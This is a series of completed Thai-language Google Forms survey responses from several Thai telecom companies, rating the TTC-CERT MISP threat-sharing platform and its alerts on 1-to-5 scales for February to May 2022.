แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

สำหรับสำรวจในห้วง 1 ก.พ.65 ถึง 30 พ.ค.65

เลือกองค์กรของท่าน *

บริษัท แอดวานซ์ ไวร์เลส เน็ทเวอร์ค จำกัด

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
มีความง่ายและความสะดวกน้อยที่สุด	○	○	○	○	◉	มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ช้าที่สุด	○	○	○	◉	○	เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
เสถียรน้อยสุด	○	○	○	○	◉	เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ใช้งานยากมากที่สุด	○	○	○	◉	○	ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

	1	2	3	4	5	
ตอบโจทย์ความต้องการใช้งานน้อยที่สุด	○	○	○	○	◉	ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ช้ามากที่สุด	○	○	○	◉	○	เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ความน่าเชื่อถือน้อยที่สุด	○	○	○	○	◉	ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความถูกต้องน้อยที่สุด	○	○	○	◉	○	มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความสมบูรณ์น้อยที่สุด	○	○	○	○	◉	มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีประโยชน์น้อยที่สุด	○	○	○	○	◉	มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- [ ] ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- [ ] เพิ่มความปลอดภัยของระบบฯ
- [ ] เพิ่มความเสถียรของระบบฯ
- [ ] เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- [ ] ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- [ ] ปรับปรุงข้อมูลให้มีความครบถ้วน
- [ ] ปรับปรุงข้อมูลให้มีความรวดเร็ว
- [ ] ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

.....

ข้อเสนอแนะ/ความเห็น

.....

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

สำหรับสำรวจในห้วง 1 ก.พ.65 ถึง 30 พ.ค.65

เลือกองค์กรของท่าน *

บริษัท ทรู อินเทอร์เน็ต คอร์ปอเรชั่น จำกัด

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
มีความง่ายและความสะดวกน้อยที่สุด	○	○	○	◉	○	มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ช้าที่สุด	○	○	○	◉	○	เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
เสถียรน้อยสุด	○	○	○	○	◉	เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ใช้งานยากมากที่สุด	○	○	○	○	◉	ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

	1	2	3	4	5	
ตอบโจทย์ความต้องการใช้งานน้อยที่สุด	○	○	○	○	◉	ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ช้ามากที่สุด	○	○	○	◉	○	เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ความน่าเชื่อถือน้อยที่สุด	○	○	○	○	◉	ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความถูกต้องน้อยที่สุด	○	○	○	○	◉	มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความสมบูรณ์น้อยที่สุด	○	○	○	○	◉	มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีประโยชน์น้อยที่สุด	○	○	○	○	◉	มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- [ ] ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- [ ] เพิ่มความปลอดภัยของระบบฯ
- [ ] เพิ่มความเสถียรของระบบฯ
- [ ] เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- [ ] ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- [ ] ปรับปรุงข้อมูลให้มีความครบถ้วน
- [ ] ปรับปรุงข้อมูลให้มีความรวดเร็ว
- [ ] ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

.....

ข้อเสนอแนะ/ความเห็น

.....

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

สำหรับสำรวจในห้วง 1 ก.พ.65 ถึง 30 พ.ค.65

เลือกองค์กรของท่าน *

บริษัท ดีแทค ไตรเน็ต จำกัด

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
มีความง่ายและความสะดวกน้อยที่สุด	○	○	○	○	◉	มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ช้าที่สุด	○	○	○	◉	○	เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
เสถียรน้อยสุด	○	○	○	○	◉	เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ใช้งานยากมากที่สุด	○	○	○	◉	○	ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

	1	2	3	4	5	
ตอบโจทย์ความต้องการใช้งานน้อยที่สุด	○	○	○	○	◉	ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ช้ามากที่สุด	○	○	○	○	◉	เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ความน่าเชื่อถือน้อยที่สุด	○	○	○	◉	○	ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความถูกต้องน้อยที่สุด	○	○	○	○	◉	มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความสมบูรณ์น้อยที่สุด	○	○	○	◉	○	มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีประโยชน์น้อยที่สุด	○	○	○	◉	○	มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- [ ] ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- [ ] เพิ่มความปลอดภัยของระบบฯ
- [ ] เพิ่มความเสถียรของระบบฯ
- [ ] เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- [ ] ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- [ ] ปรับปรุงข้อมูลให้มีความครบถ้วน
- [ ] ปรับปรุงข้อมูลให้มีความรวดเร็ว
- [ ] ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

.....

ข้อเสนอแนะ/ความเห็น

.....

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

สำหรับสำรวจในห้วง 1 ก.พ.65 ถึง 30 พ.ค.65

เลือกองค์กรของท่าน *

บริษัท โทรคมนาคมแห่งชาติ จำกัด (มหาชน)

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
มีความง่ายและความสะดวกน้อยที่สุด	○	○	○	○	◉	มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ช้าที่สุด	○	○	○	○	◉	เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
เสถียรน้อยสุด	○	○	○	○	◉	เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ใช้งานยากมากที่สุด	○	○	○	○	◉	ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

	1	2	3	4	5	
ตอบโจทย์ความต้องการใช้งานน้อยที่สุด	○	○	○	○	◉	ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ช้ามากที่สุด	○	○	○	○	◉	เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ความน่าเชื่อถือน้อยที่สุด	○	○	○	○	◉	ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความถูกต้องน้อยที่สุด	○	○	○	○	◉	มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความสมบูรณ์น้อยที่สุด	○	○	○	○	◉	มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีประโยชน์น้อยที่สุด	○	○	○	○	◉	มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- [ ] ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- [ ] เพิ่มความปลอดภัยของระบบฯ
- [ ] เพิ่มความเสถียรของระบบฯ
- [ ] เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- [ ] ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- [ ] ปรับปรุงข้อมูลให้มีความครบถ้วน
- [ ] ปรับปรุงข้อมูลให้มีความรวดเร็ว
- [ ] ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

.....

ข้อเสนอแนะ/ความเห็น

.....

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

สำหรับสำรวจในห้วง 1 ก.พ.65 ถึง 30 พ.ค.65

เลือกองค์กรของท่าน *

บริษัท โทรคมนาคมแห่งชาติ จำกัด (มหาชน)

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
มีความง่ายและความสะดวกน้อยที่สุด	○	○	○	○	◉	มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ช้าที่สุด	○	○	○	○	◉	เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
เสถียรน้อยสุด	○	○	○	○	◉	เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ใช้งานยากมากที่สุด	○	○	○	○	◉	ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

	1	2	3	4	5	
ตอบโจทย์ความต้องการใช้งานน้อยที่สุด	○	○	○	◉	○	ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ช้ามากที่สุด	○	○	○	◉	○	เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ความน่าเชื่อถือน้อยที่สุด	○	○	○	○	◉	ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความถูกต้องน้อยที่สุด	○	○	○	○	◉	มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความสมบูรณ์น้อยที่สุด	○	○	○	○	◉	มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีประโยชน์น้อยที่สุด	○	○	○	○	◉	มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- [ ] ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- [ ] เพิ่มความปลอดภัยของระบบฯ
- [ ] เพิ่มความเสถียรของระบบฯ
- [ ] เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- [ ] ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- [ ] ปรับปรุงข้อมูลให้มีความครบถ้วน
- [ ] ปรับปรุงข้อมูลให้มีความรวดเร็ว
- [ ] ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

.....

ข้อเสนอแนะ/ความเห็น

.....

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

สำหรับสำรวจในห้วง 1 ก.พ.65 ถึง 30 พ.ค.65

เลือกองค์กรของท่าน *

บริษัท ซิมโฟนี่ คอมมูนิเคชั่น จำกัด (มหาชน)

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
มีความง่ายและความสะดวกน้อยที่สุด	○	○	○	○	◉	มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ช้าที่สุด	○	○	○	○	◉	เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
เสถียรน้อยสุด	○	○	○	○	◉	เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ใช้งานยากมากที่สุด	○	○	○	○	◉	ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

	1	2	3	4	5	
ตอบโจทย์ความต้องการใช้งานน้อยที่สุด	○	○	○	○	◉	ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ช้ามากที่สุด	○	○	○	○	◉	เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ความน่าเชื่อถือน้อยที่สุด	○	○	○	○	◉	ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความถูกต้องน้อยที่สุด	○	○	○	○	◉	มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความสมบูรณ์น้อยที่สุด	○	○	○	○	◉	มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีประโยชน์น้อยที่สุด	○	○	○	○	◉	มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- [ ] ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- [ ] เพิ่มความปลอดภัยของระบบฯ
- [ ] เพิ่มความเสถียรของระบบฯ
- [ ] เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- [ ] ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- [ ] ปรับปรุงข้อมูลให้มีความครบถ้วน
- [ ] ปรับปรุงข้อมูลให้มีความรวดเร็ว
- [ ] ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

.....

ข้อเสนอแนะ/ความเห็น

.....

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

สำหรับสำรวจในห้วง 1 ก.พ.65 ถึง 30 พ.ค.65

เลือกองค์กรของท่าน *

บริษัท ยูไนเต็ด อินฟอร์เมชั่น ไฮเวย์ จำกัด

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
มีความง่ายและความสะดวกน้อยที่สุด	○	○	○	○	◉	มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ช้าที่สุด	○	○	○	○	◉	เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
เสถียรน้อยสุด	○	○	○	○	◉	เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ใช้งานยากมากที่สุด	○	○	○	○	◉	ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

	1	2	3	4	5	
ตอบโจทย์ความต้องการใช้งานน้อยที่สุด	○	○	○	○	◉	ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ช้ามากที่สุด	○	○	○	○	◉	เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ความน่าเชื่อถือน้อยที่สุด	○	○	○	○	◉	ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความถูกต้องน้อยที่สุด	○	○	○	○	◉	มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความสมบูรณ์น้อยที่สุด	○	○	○	○	◉	มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีประโยชน์น้อยที่สุด	○	○	○	○	◉	มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- [ ] ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- [ ] เพิ่มความปลอดภัยของระบบฯ
- [ ] เพิ่มความเสถียรของระบบฯ
- [ ] เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- [ ] ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- [ ] ปรับปรุงข้อมูลให้มีความครบถ้วน
- [ ] ปรับปรุงข้อมูลให้มีความรวดเร็ว
- [ ] ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

.....

ข้อเสนอแนะ/ความเห็น

.....

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

สำหรับสำรวจในห้วง 1 ก.พ.65 ถึง 30 พ.ค.65

เลือกองค์กรของท่าน *

บริษัท ซีเอส ล็อกซอินโฟ จำกัด (มหาชน)

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
มีความง่ายและความสะดวกน้อยที่สุด	○	○	○	○	◉	มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ช้าที่สุด	○	○	○	◉	○	เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
เสถียรน้อยสุด	○	○	○	○	◉	เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ใช้งานยากมากที่สุด	○	○	○	◉	○	ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

	1	2	3	4	5	
ตอบโจทย์ความต้องการใช้งานน้อยที่สุด	○	○	○	○	◉	ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ช้ามากที่สุด	○	○	○	○	◉	เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ความน่าเชื่อถือน้อยที่สุด	○	○	○	○	◉	ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความถูกต้องน้อยที่สุด	○	○	○	○	◉	มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความสมบูรณ์น้อยที่สุด	○	○	○	○	◉	มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีประโยชน์น้อยที่สุด	○	○	○	○	◉	มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- [ ] ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- [ ] เพิ่มความปลอดภัยของระบบฯ
- [ ] เพิ่มความเสถียรของระบบฯ
- [ ] เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- [ ] ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- [ ] ปรับปรุงข้อมูลให้มีความครบถ้วน
- [ ] ปรับปรุงข้อมูลให้มีความรวดเร็ว
- [ ] ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

.....

ข้อเสนอแนะ/ความเห็น

.....

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

สำหรับสำรวจในห้วง 1 ก.พ.65 ถึง 30 พ.ค.65

เลือกองค์กรของท่าน *

บริษัท ทริปเปิลทีบรอดแบนด์ จำกัด (มหาชน)

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
มีความง่ายและความสะดวกน้อยที่สุด	○	○	○	○	◉	มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ช้าที่สุด	○	○	○	○	◉	เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
เสถียรน้อยสุด	○	○	○	○	◉	เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ใช้งานยากมากที่สุด	○	○	○	○	◉	ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

	1	2	3	4	5	
ตอบโจทย์ความต้องการใช้งานน้อยที่สุด	○	○	○	○	◉	ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ช้ามากที่สุด	○	○	○	○	◉	เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ความน่าเชื่อถือน้อยที่สุด	○	○	○	○	◉	ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความถูกต้องน้อยที่สุด	○	○	○	○	◉	มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความสมบูรณ์น้อยที่สุด	○	○	○	○	◉	มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีประโยชน์น้อยที่สุด	○	○	○	○	◉	มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- [ ] ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- [ ] เพิ่มความปลอดภัยของระบบฯ
- [ ] เพิ่มความเสถียรของระบบฯ
- [ ] เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- [ ] ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- [ ] ปรับปรุงข้อมูลให้มีความครบถ้วน
- [ ] ปรับปรุงข้อมูลให้มีความรวดเร็ว
- [ ] ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

.....

ข้อเสนอแนะ/ความเห็น

.....

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

